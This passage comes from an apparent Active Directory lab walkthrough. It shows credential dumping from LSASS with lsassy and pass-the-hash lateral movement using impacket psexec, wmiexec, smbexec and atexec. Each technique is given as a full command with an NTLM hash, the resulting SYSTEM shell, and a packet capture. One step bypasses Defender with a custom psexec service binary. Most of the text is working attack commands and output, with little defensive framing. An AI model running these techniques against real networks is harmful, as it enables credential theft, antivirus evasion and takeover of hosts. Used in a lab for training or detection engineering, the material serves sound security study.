SUCCESS:root:NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_84825f6e.kirbi)  
[+] 192.168.56.22 NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_84825f6e.kirbi)  
SUCCESS:root:NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_84825f6e.kirbi)  
[+] 192.168.56.22 NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_84825f6e.kirbi)  
SUCCESS:root:NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_84825f6e.kirbi)  
[+] 192.168.56.22 NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_84825f6e.kirbi)  
SUCCESS:root:17 Kerberos tickets written to /root/.config/lsassy/tickets  
[+] 192.168.56.22 17 Kerberos tickets written to /root/.config/lsassy/tickets  
SUCCESS:root:13 masterkeys saved to /root/.config/lsassy/masterkeys.txt  
[+] 192.168.56.22 13 masterkeys saved to /root/.config/lsassy/masterkeys.txt  
[+] 192.168.56.22 13 masterkeys saved to /root/.config/lsassy/masterkeys.txt
```


LSASS dump -> domain users NTLM or aesKey -> lateral move (PTH and PTK)

- Before jumping into some lateral move technics i recommend you to read the following articles about the usual technics implemented in impacket :
 - <https://www.synacktiv.com/publications/traces-of-windows-remote-command-execution.html>
 - <https://neil-fox.github.io/Impacket-usage-&-detection/>
- With impacket we could use :
 - PTH : -hashes
 - PTK : -key <aes128 or 256 key>

Lateral Move with impacket

PsExec

PsExec:

- upload executable
- create a service to run the executable
- Communicate with the service with namedPipe.
- Protocol : SMB

```
psexec -hashes 'cba36eccfd9d949c73bc73715364aff5' NORTH/cate\lyn.stark@192.168.56.11
```

PsExec is flagged out of the box by defender and can no longer be used with the RemCom service binary embeded with impacket without raising an alert and fail.

Impacket give an option to change the service used by psexec with the -file option

By creating a custom psexec service you can bypass the defender av and get a shell

```
~/lab/impacket/examples on master
> python3 mypsexec.py -file ~/payload/lat_move/MyPsexec/MyPsexec/bin/x64/Release/MyPsexec.exe -hashes 'cba36eccfd9d949c73bc73715364aff5' NORTH/cate\lyn.stark@192.168.56.11
Impacket v0.10.1.dev1+20220912.232454.86a5cbf8 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 192.168.56.11.....
[*] Found writable share ADMIN$
[*] Uploading file LfwNjHlH.exe
[*] Opening SVCManager on 192.168.56.11.....
[*] Creating service BLJN on 192.168.56.11.....
[*] Starting service BLJN.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
nt authority\system
```

Iarp && Idhcv6							
No.	Time	Source	Destination	Protocol	Length	Destination Port	Info
5	1.476697078	192.168.56.1	192.168.56.11	TCP	74	445	53370 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 Tsval=3846754019 Tsecr=0
6	1.477997181	192.168.56.11	192.168.56.1	TCP	66	53370	445 → 53370 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
7	1.477146257	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0
8	1.477777895	192.168.56.1	192.168.56.11	SMB	127	445	Negotiate Protocol Request
9	1.478511023	192.168.56.11	192.168.56.1	SMB2	306	53370	Negotiate Protocol Response
10	1.478539226	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=74 Ack=253 Win=64128 Len=0
11	1.491461343	192.168.56.1	192.168.56.11	SMB2	164	445	Negotiate Protocol Request
12	1.492049775	192.168.56.11	192.168.56.1	SMB2	306	53370	Negotiate Protocol Response
13	1.492069990	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=184 Ack=505 Win=64128 Len=0
14	1.494352398	192.168.56.1	192.168.56.11	SMB2	212	445	Session Setup Request, NTLMSSP_NEGOTIATE
15	1.494883432	192.168.56.11	192.168.56.1	SMB2	457	53370	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
16	1.494984441	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=342 Ack=908 Win=64128 Len=0
17	1.497079107	192.168.56.1	192.168.56.11	SMB2	610	445	Session Setup Request, NTLMSSP_AUTH, User: NORTH\catelyn.stark
18	1.498404909	192.168.56.11	192.168.56.1	SMB2	139	53370	Session Setup Response
19	1.498435498	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=898 Ack=993 Win=64128 Len=0
20	1.501106149	192.168.56.1	192.168.56.11	SMB2	222	445	Encrypted SMB3
21	1.501467591	192.168.56.11	192.168.56.1	SMB2	190	53370	Encrypted SMB3
22	1.501494807	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=1066 Ack=1129 Win=64128 Len=0
23	1.504035905	192.168.56.1	192.168.56.11	SMB2	242	445	Encrypted SMB3
24	1.504970143	192.168.56.11	192.168.56.1	SMB2	262	53370	Encrypted SMB3
25	1.505053081	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=1254 Ack=1337 Win=64128 Len=0
26	1.509063807	192.168.56.1	192.168.56.11	SMB2	242	445	Encrypted SMB3
27	1.510274650	192.168.56.11	192.168.56.1	SMB2	262	53370	Encrypted SMB3
28	1.510312137	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=1442 Ack=1545 Win=64128 Len=0
29	1.514197127	192.168.56.11	192.168.56.1	SMB2	294	445	Encrypted SMB3
30	1.514444540	192.168.56.11	192.168.56.1	SMB2	190	53370	Encrypted SMB3
31	1.514462856	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=1682 Ack=1681 Win=64128 Len=0
32	1.516193732	192.168.56.1	192.168.56.11	SMB2	223	445	Encrypted SMB3
33	1.516337942	192.168.56.11	192.168.56.1	SMB2	258	53370	Encrypted SMB3
34	1.516371402	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=1851 Ack=1885 Win=64128 Len=0
35	1.520307092	192.168.56.1	192.168.56.11	SMB2	290	445	Encrypted SMB3
36	1.520651058	192.168.56.11	192.168.56.1	SMB2	190	53370	Encrypted SMB3
37	1.520706711	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=2095 Ack=2021 Win=64128 Len=0
38	1.522479472	192.168.56.1	192.168.56.11	SMB2	223	445	Encrypted SMB3
39	1.522744584	192.168.56.11	192.168.56.1	SMB2	666	53370	Encrypted SMB3
40	1.526508691	192.168.56.1	192.168.56.11	SMB2	226	445	Encrypted SMB3
41	1.526979455	192.168.56.11	192.168.56.1	SMB2	190	53370	Encrypted SMB3
42	1.527087406	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=2436 Ack=2769 Win=64128 Len=0
43	1.530651556	192.168.56.11	192.168.56.1	SMB2	231	445	Encrypted SMB3
44	1.531520152	192.168.56.11	192.168.56.1	SMB2	262	53370	Encrypted SMB3
45	1.531737218	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=2613 Ack=2977 Win=64128 Len=0
46	1.534204575	192.168.56.1	192.168.56.11	SMB2	178	445	Encrypted SMB3
47	1.534532216	192.168.56.11	192.168.56.1	SMB2	178	53370	Encrypted SMB3
48	1.534626317	192.168.56.1	192.168.56.11	TCP	54	445	53370 → 445 [ACK] Seq=2737 Ack=3101 Win=64128 Len=0
49	1.536037525	192.168.56.1	192.168.56.11	SMB2	226	445	Encrypted SMB3
50	1.537485289	192.168.56.11	192.168.56.1	SMB2	190	53370	Encrypted SMB3

WmiExec

WmiExec (pseudo-shell):

- Create new process through wmi
- Create file to get the command result, read the file with smb and delete it
- Protocols : DCERPC + SMB

```
wmiexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5'
NORTH/catelyn.stark@192.168.56.11
```

```
(myimpacket) [Nov 03, 2022 - 09:10:18 (CET)] exegol-goadv2 examples # wmiexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11
Impacket v0.9.25.dev1+20220502.112312.90866d4c - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

larp && ldhcpv6							
No.	Time	Source	Destination	Protocol	Length	Destination Port	Info
28	3.849669374	192.168.56.1	192.168.56.11	ISystemActivator	566	135	RemoteCreateInstance request
29	3.851421971	192.168.56.11	192.168.56.1	ISystemActivator	1254	39490	RemoteCreateInstance response
30	3.851451399	192.168.56.1	192.168.56.11	TCP	54	135	39490 → 135 [ACK] Seq=1101 Ack=1561 Win=64128 Len=0
31	3.862141171	192.168.56.1	192.168.56.11	TCP	74	49666	47340 → 49666 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3846567522 TSecr=0
32	3.862386340	192.168.56.11	192.168.56.1	TCP	66	47340	49666 → 47340 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
33	3.862407499	192.168.56.1	192.168.56.11	TCP	54	49666	47340 → 49666 [ACK] Seq=1 Ack=1 Win=64256 Len=0
34	3.863734148	192.168.56.1	192.168.56.11	DCERPC	166	49666	Bind: call_id: 1, Fragment: Single, 1 context items: f309ad18-d86a-11d0-a075-00c04fb688
35	3.864133911	192.168.56.11	192.168.56.1	DCERPC	414	47340	Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Accep
36	3.864322253	192.168.56.1	192.168.56.11	TCP	54	49666	47340 → 49666 [ACK] Seq=113 Ack=361 Win=64128 Len=0
37	3.867837967	192.168.56.1	192.168.56.11	DCERPC	530	49666	AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: NORTH\catelystn.stark
38	3.880693801	192.168.56.11	192.168.56.1	TCP	54	47340	49666 → 47340 [ACK] Seq=361 Ack=589 Win=2101760 Len=0
39	3.880636040	192.168.56.1	192.168.56.11	DCERPC	210	49666	Request: call_id: 2, Fragment: Single, opnum: 6, Ctx: 0 f309ad18-d86a-11d0-a075-00c04fb688
40	3.881285063	192.168.56.11	192.168.56.1	DCERPC	326	47340	Response: call_id: 2, Fragment: Single, Ctx: 0 f309ad18-d86a-11d0-a075-00c04fb68820 V0
41	3.881296304	192.168.56.1	192.168.56.11	TCP	54	49666	47340 → 49666 [ACK] Seq=745 Ack=633 Win=64128 Len=0
42	3.884545203	192.168.56.1	192.168.56.11	DCERPC	166	49666	Alter_context: call_id: 3, Fragment: Single, 1 context items: IRemUnknown V0.0 (32bit N
43	3.884944710	192.168.56.11	192.168.56.1	DCERPC	410	47340	Alter_context_resp: call_id: 3, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 resu
44	3.884964651	192.168.56.1	192.168.56.11	TCP	54	49666	47340 → 49666 [ACK] Seq=857 Ack=989 Win=64128 Len=0
45	3.888240834	192.168.56.1	192.168.56.11	DCERPC	530	49666	AUTH3: call_id: 3, Fragment: Single, NTLMSSP_AUTH, User: NORTH\catelystn.stark
46	3.911997661	192.168.56.11	192.168.56.1	TCP	54	47340	49666 → 47340 [ACK] Seq=989 Ack=1333 Win=2106992 Len=0
47	3.911939327	192.168.56.1	192.168.56.11	IRemUnknown	182	49666	RemRelease request Cnt=1 Refs=1-0
48	3.912194716	192.168.56.11	192.168.56.1	IRemUnknown	118	47340	RemRelease response -> S_OK
49	3.912205867	192.168.56.1	192.168.56.11	TCP	54	49666	47340 → 49666 [ACK] Seq=1461 Ack=1053 Win=64128 Len=0
50	3.914899802	192.168.56.1	192.168.56.11	DCERPC	166	49666	Alter_context: call_id: 5, Fragment: Single, 1 context items: 9556dc99-828c-11cf-a37e-0
51	3.915273474	192.168.56.11	192.168.56.1	DCERPC	410	47340	Alter_context_resp: call_id: 5, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 resu
52	3.915298432	192.168.56.1	192.168.56.11	TCP	54	49666	47340 → 49666 [ACK] Seq=1573 Ack=1409 Win=64128 Len=0
53	3.918543874	192.168.56.1	192.168.56.11	DCERPC	530	49666	AUTH3: call_id: 5, Fragment: Single, NTLMSSP_AUTH, User: NORTH\catelystn.stark
54	3.943312365	192.168.56.11	192.168.56.1	TCP	54	47340	49666 → 47340 [ACK] Seq=1409 Ack=2049 Win=2101760 Len=0
55	3.943344761	192.168.56.1	192.168.56.11	DCERPC	226	49666	Request: call_id: 6, Fragment: Single, opnum: 6, Ctx: 2 9556dc99-828c-11cf-a37e-00aa003
56	3.946459557	192.168.56.11	192.168.56.1	DCERPC	4326	47340	Response: call_id: 6, Fragment: 1st, Ctx: 2 [DCE/RPC 1st fragment, reas: #64]
57	3.946494625	192.168.56.1	192.168.56.11	TCP	54	49666	47340 → 49666 [ACK] Seq=2221 Ack=5681 Win=61312 Len=0
58	3.946578272	192.168.56.11	192.168.56.1	DCERPC	4326	47340	Response: call_id: 6, Fragment: Mid, Ctx: 2 [DCE/RPC Mid fragment, reas: #64]
59	3.946579100	192.168.56.1	192.168.56.11	TCP	54	49666	47340 → 49666 [ACK] Seq=2221 Ack=9953 Win=57088 Len=0
60	3.946647859	192.168.56.11	192.168.56.1	DCERPC	4326	47340	Response: call_id: 6, Fragment: Mid, Ctx: 2 [DCE/RPC Mid fragment, reas: #64]
61	3.946652814	192.168.56.1	192.168.56.11	TCP	54	49666	47340 → 49666 [ACK] Seq=2221 Ack=14225 Win=52864 Len=0
62	3.946728467	192.168.56.11	192.168.56.1	DCERPC	4326	47340	Response: call_id: 6, Fragment: Mid, Ctx: 2 [DCE/RPC Mid fragment, reas: #64]
63	3.946813873	192.168.56.11	192.168.56.1	DCERPC	4326	47340	Response: call_id: 6, Fragment: Mid, Ctx: 2 [DCE/RPC Mid fragment, reas: #64]
64	3.946863166	192.168.56.11	192.168.56.1	DCERPC	790	47340	Response: call_id: 6, Fragment: Last, Ctx: 2 9556dc99-828c-11cf-a37e-00aa003249c7 V0
65	3.947596894	192.168.56.1	192.168.56.11	TCP	54	49666	47340 → 49666 [ACK] Seq=2221 Ack=23565 Win=48640 Len=0
66	4.221175489	192.168.56.1	192.168.56.11	TCP	1514	49666	47340 → 49666 [ACK] Seq=2221 Ack=23565 Win=64128 Len=1460 [TCP segment of a reassembled
67	4.221186743	192.168.56.1	192.168.56.11	DCERPC	666	49666	Request: call_id: 7, Fragment: Single, opnum: 24, Ctx: 2 9556dc99-828c-11cf-a37e-00aa00
68	4.221328282	192.168.56.11	192.168.56.1	TCP	54	47340	49666 → 47340 [ACK] Seq=23505 Ack=4293 Win=2102272 Len=0
69	4.288205563	192.168.56.11	192.168.56.1	DCERPC	1270	47340	Response: call_id: 7, Fragment: Single, Ctx: 2 9556dc99-828c-11cf-a37e-00aa003249c7 V0
70	4.288243017	192.168.56.1	192.168.56.11	TCP	54	49666	47340 → 49666 [ACK] Seq=4293 Ack=24721 Win=64128 Len=0
71	4.309938523	192.168.56.1	192.168.56.11	SMB2	226	445	Encrypted SMB3
72	4.310348496	192.168.56.11	192.168.56.1	SMB2	190	51454	Encrypted SMB3
73	4.310375663	192.168.56.1	192.168.56.11	TCP	54	445	51454 → 445 [ACK] Seq=1070 Ack=1129 Win=64128 Len=0

SmbExec

SmbExec (pseudo-shell):

- Don't upload executable
- Create a service on every request
- Get the command results on a share or on a server controlled by the attacker (with - mode SERVER)
- Protocol SMB

```
smbexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5'
NORTH/catelystn.stark@192.168.56.11
```

```
(myimpacket) [Nov 03, 2022 - 09:05:50 (CET)] exegol-goadv2 examples # smbexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelystn.stark@192.168.56.11
Impacket v0.9.25.dev1+20220502.112312.90866d4c - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32\whoami
nt authority\system
```

larp && ldrhcv6							
No.	Time	Source	Destination	Protocol	Length	Destination Port	Info
3	1.184258470	192.168.56.1	192.168.56.11	TCP	74	445	50944 → 445 [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3846949196 TSecr=0 WS=128
4	1.184335853	192.168.56.11	192.168.56.1	TCP	66	50944	445 → 50944 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
5	1.184559665	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0
6	1.184995281	192.168.56.1	192.168.56.11	SMB	127	445	Negotiate Protocol Request
7	1.185433298	192.168.56.11	192.168.56.1	SMB2	386	50944	Negotiate Protocol Response
8	1.185448689	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=74 Ack=253 Win=64128 Len=0
9	1.194934775	192.168.56.1	192.168.56.11	SMB2	164	445	Negotiate Protocol Request
10	1.195511853	192.168.56.11	192.168.56.1	SMB2	386	50944	Negotiate Protocol Response
11	1.195529890	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=184 Ack=505 Win=64128 Len=0
12	1.198078944	192.168.56.1	192.168.56.11	SMB2	212	445	Session Setup Request, NTLMSSP_NEGOTIATE
13	1.198499128	192.168.56.11	192.168.56.1	SMB2	457	50944	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
14	1.198515080	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=342 Ack=908 Win=64128 Len=0
15	1.201706392	192.168.56.1	192.168.56.11	SMB2	610	445	Session Setup Request, NTLMSSP_AUTH, User: NORTH\catelyn.stark
16	1.202910451	192.168.56.11	192.168.56.1	SMB2	139	50944	Session Setup Response
17	1.202932573	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=898 Ack=993 Win=64128 Len=0
18	1.206293852	192.168.56.1	192.168.56.11	SMB2	222	445	Encrypted SMB3
19	1.206613629	192.168.56.11	192.168.56.1	SMB2	190	50944	Encrypted SMB3
20	1.206637133	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=1066 Ack=1129 Win=64128 Len=0
21	1.210678950	192.168.56.1	192.168.56.11	SMB2	242	445	Encrypted SMB3
22	1.211070460	192.168.56.11	192.168.56.1	SMB2	262	50944	Encrypted SMB3
23	1.211090548	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=1254 Ack=1337 Win=64128 Len=0
24	1.214904021	192.168.56.1	192.168.56.11	SMB2	294	445	Encrypted SMB3
25	1.215100136	192.168.56.11	192.168.56.1	SMB2	190	50944	Encrypted SMB3
26	1.215115077	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=1494 Ack=1473 Win=64128 Len=0
27	1.217743554	192.168.56.1	192.168.56.11	SMB2	223	445	Encrypted SMB3
28	1.217892241	192.168.56.11	192.168.56.1	SMB2	258	50944	Encrypted SMB3
29	1.217905609	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=1663 Ack=1677 Win=64128 Len=0
30	1.223403848	192.168.56.1	192.168.56.11	SMB2	326	445	Encrypted SMB3
31	1.223686218	192.168.56.11	192.168.56.1	SMB2	190	50944	Encrypted SMB3
32	1.223804590	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=1935 Ack=1813 Win=64128 Len=0
33	1.227198822	192.168.56.1	192.168.56.11	SMB2	223	445	Encrypted SMB3
34	1.227463476	192.168.56.11	192.168.56.1	SMB2	238	50944	Encrypted SMB3
35	1.227577268	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=2104 Ack=1997 Win=64128 Len=0
36	1.234916808	192.168.56.1	192.168.56.11	SMB2	666	445	Encrypted SMB3
37	1.235347574	192.168.56.11	192.168.56.1	SMB2	190	50944	Encrypted SMB3
38	1.235484138	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=2716 Ack=2133 Win=64128 Len=0
39	1.239251816	192.168.56.1	192.168.56.11	SMB2	223	445	Encrypted SMB3
40	1.239528383	192.168.56.11	192.168.56.1	SMB2	242	50944	Encrypted SMB3
41	1.239577810	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=2885 Ack=2321 Win=64128 Len=0
42	1.244187672	192.168.56.1	192.168.56.11	SMB2	274	445	Encrypted SMB3
43	1.244451659	192.168.56.11	192.168.56.1	SMB2	190	50944	Encrypted SMB3
44	1.244529875	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=3105 Ack=2457 Win=64128 Len=0
45	1.247853170	192.168.56.1	192.168.56.11	SMB2	223	445	Encrypted SMB3
46	1.249697901	192.168.56.11	192.168.56.1	SMB2	182	50944	Encrypted SMB3
47	1.249801494	192.168.56.1	192.168.56.11	TCP	54	445	50944 → 445 [ACK] Seq=3274 Ack=2585 Win=64128 Len=0
48	1.311096087	192.168.56.11	192.168.56.1	SMB2	218	50944	Encrypted SMB3

AtExec

AtExec (execute command):

- use a schedule task to run the command
- protocol SMB

```
atexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5'
NORTH/catelyn.stark@192.168.56.11
```

```
[Nov 04, 2022 - 09:39:31 (CET)] exegol-goadv2 /workspace # atexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11 whoami
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task \kEEuqqgp
[*] Running task \kEEuqqgp
[*] Deleting task \kEEuqqgp
[*] Attempting to read ADMIN$\\Temp\\kEEuqqgp.tmp
[*] Attempting to read ADMIN$\\Temp\\kEEuqqgp.tmp
nt authority\system
```

No.	Time	Source	Destination	Protocol	Length	Destination Port	Info
14	1.922559542	192.168.56.1	192.168.56.11	SMB2	212	445	Session Setup Request, NTLMSSP_NEGOTIATE
15	1.923155648	192.168.56.11	192.168.56.1	SMB2	457	40344	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
16	1.923176998	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=342 Ack=908 Win=64128 Len=0
17	1.926614710	192.168.56.1	192.168.56.11	SMB2	610	445	Session Setup Request, NTLMSSP_AUTH, User: NORTH\catelyn.stark
18	1.928007168	192.168.56.11	192.168.56.1	SMB2	139	40344	Session Setup Response
19	1.928034638	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=898 Ack=993 Win=64128 Len=0
20	1.931373116	192.168.56.1	192.168.56.11	SMB2	222	445	Encrypted SMB3
21	1.931707686	192.168.56.11	192.168.56.1	SMB2	190	40344	Encrypted SMB3
22	1.931729525	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=1066 Ack=1129 Win=64128 Len=0
23	1.934640141	192.168.56.1	192.168.56.11	SMB2	240	445	Encrypted SMB3
24	1.934942924	192.168.56.11	192.168.56.1	SMB2	262	40344	Encrypted SMB3
25	1.934957879	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=1252 Ack=1337 Win=64128 Len=0
26	1.936936618	192.168.56.1	192.168.56.11	SMB2	334	445	Encrypted SMB3
27	1.939951996	192.168.56.11	192.168.56.1	SMB2	190	40344	Encrypted SMB3
28	1.939969255	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=1532 Ack=1473 Win=64128 Len=0
29	1.942633622	192.168.56.1	192.168.56.11	SMB2	223	445	Encrypted SMB3
30	1.942807185	192.168.56.11	192.168.56.1	SMB2	550	40344	Encrypted SMB3
31	1.942881088	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=1701 Ack=1977 Win=64128 Len=0
32	1.951098370	192.168.56.1	192.168.56.11	SMB2	698	445	Encrypted SMB3
33	1.951493502	192.168.56.11	192.168.56.1	SMB2	190	40344	Encrypted SMB3
34	1.951693920	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=2345 Ack=2113 Win=64128 Len=0
35	1.950990436	192.168.56.1	192.168.56.11	TCP	1514	445	40344 → 445 [ACK] Seq=2345 Ack=2113 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
36	1.950910217	192.168.56.1	192.168.56.11	TCP	1514	445	40344 → 445 [ACK] Seq=3805 Ack=2113 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
37	1.950911937	192.168.56.1	192.168.56.11	SMB2	310	445	Encrypted SMB3
38	1.950185772	192.168.56.11	192.168.56.1	TCP	54	40344	445 → 40344 [ACK] Seq=2113 Ack=5521 Win=2102272 Len=0
39	1.950275678	192.168.56.11	192.168.56.1	SMB2	190	40344	Encrypted SMB3
40	1.950340943	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=5521 Ack=2249 Win=64128 Len=0
41	1.962593028	192.168.56.1	192.168.56.11	SMB2	223	445	Encrypted SMB3
42	1.965352865	192.168.56.11	192.168.56.1	SMB2	286	40344	Encrypted SMB3
43	1.965472566	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=5690 Ack=2481 Win=64128 Len=0
44	1.973186105	192.168.56.1	192.168.56.11	SMB2	326	445	Encrypted SMB3
45	1.973484443	192.168.56.11	192.168.56.1	SMB2	190	40344	Encrypted SMB3
46	1.973491009	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=5962 Ack=2617 Win=64128 Len=0
47	1.976962056	192.168.56.1	192.168.56.11	SMB2	223	445	Encrypted SMB3
48	1.978562950	192.168.56.11	192.168.56.1	SMB2	270	40344	Encrypted SMB3
49	1.978671448	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=6131 Ack=2833 Win=64128 Len=0
50	1.985047514	192.168.56.1	192.168.56.11	SMB2	302	445	Encrypted SMB3
51	1.985258305	192.168.56.11	192.168.56.1	SMB2	190	40344	Encrypted SMB3
52	1.985316056	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=6379 Ack=2969 Win=64128 Len=0
53	1.988668450	192.168.56.1	192.168.56.11	SMB2	223	445	Encrypted SMB3
54	1.988809427	192.168.56.11	192.168.56.1	SMB2	270	40344	Encrypted SMB3
55	1.988941411	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=6548 Ack=3185 Win=64128 Len=0
56	1.990893644	192.168.56.1	192.168.56.11	SMB2	306	445	Encrypted SMB3
57	1.997102225	192.168.56.11	192.168.56.1	SMB2	190	40344	Encrypted SMB3
58	1.997156913	192.168.56.1	192.168.56.11	TCP	54	445	40344 → 445 [ACK] Seq=6800 Ack=3321 Win=64128 Len=0
59	2.001029203	192.168.56.1	192.168.56.11	SMB2	223	445	Encrypted SMB3

DcomExec

